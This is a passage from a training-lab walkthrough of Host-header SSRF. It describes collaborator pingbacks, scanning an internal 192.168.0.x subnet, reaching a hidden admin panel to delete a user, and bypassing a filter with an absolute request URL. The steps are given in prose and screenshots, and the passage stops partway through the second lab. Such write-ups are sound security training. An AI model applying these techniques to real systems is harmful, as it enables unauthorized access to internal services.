
We get a ping back on the collaborator.

We set the host header payload in 192.168.0.X from 0 to 255 to scan the subnet and disable the Update Host header to match target option.

We get a 302 Found redirect to /admin for 192.168.0.249.
Pasting this request in repeater, we can see the admin panel in response.

We open the response in browser, enter carlos in the username field, click on delete user and intercept the request. Before forwarding it, change the Host value to the 192.168.0.249.


This should solve the lab.
5. SSRF via flawed request parsing
Description:

We need to abuse the SSRF via the host header to access the internal admin panel located in the given subnet and delete the user carlos just like before.
Explanation:
When we try to paste in the collaborator URL in the host header, we get a 403 Forbidden.

We try to send the request but putting absolute URL with the GET part. We now get a response.


We get a ping back on the collaborator.

We set the payload in 192.168.0.X from 0 to 255 to scan the subnet and disable the Update Host header to match target option.
We get a 302 Found redirect to /admin for 192.168.0.53.

We copy this request in repeater.
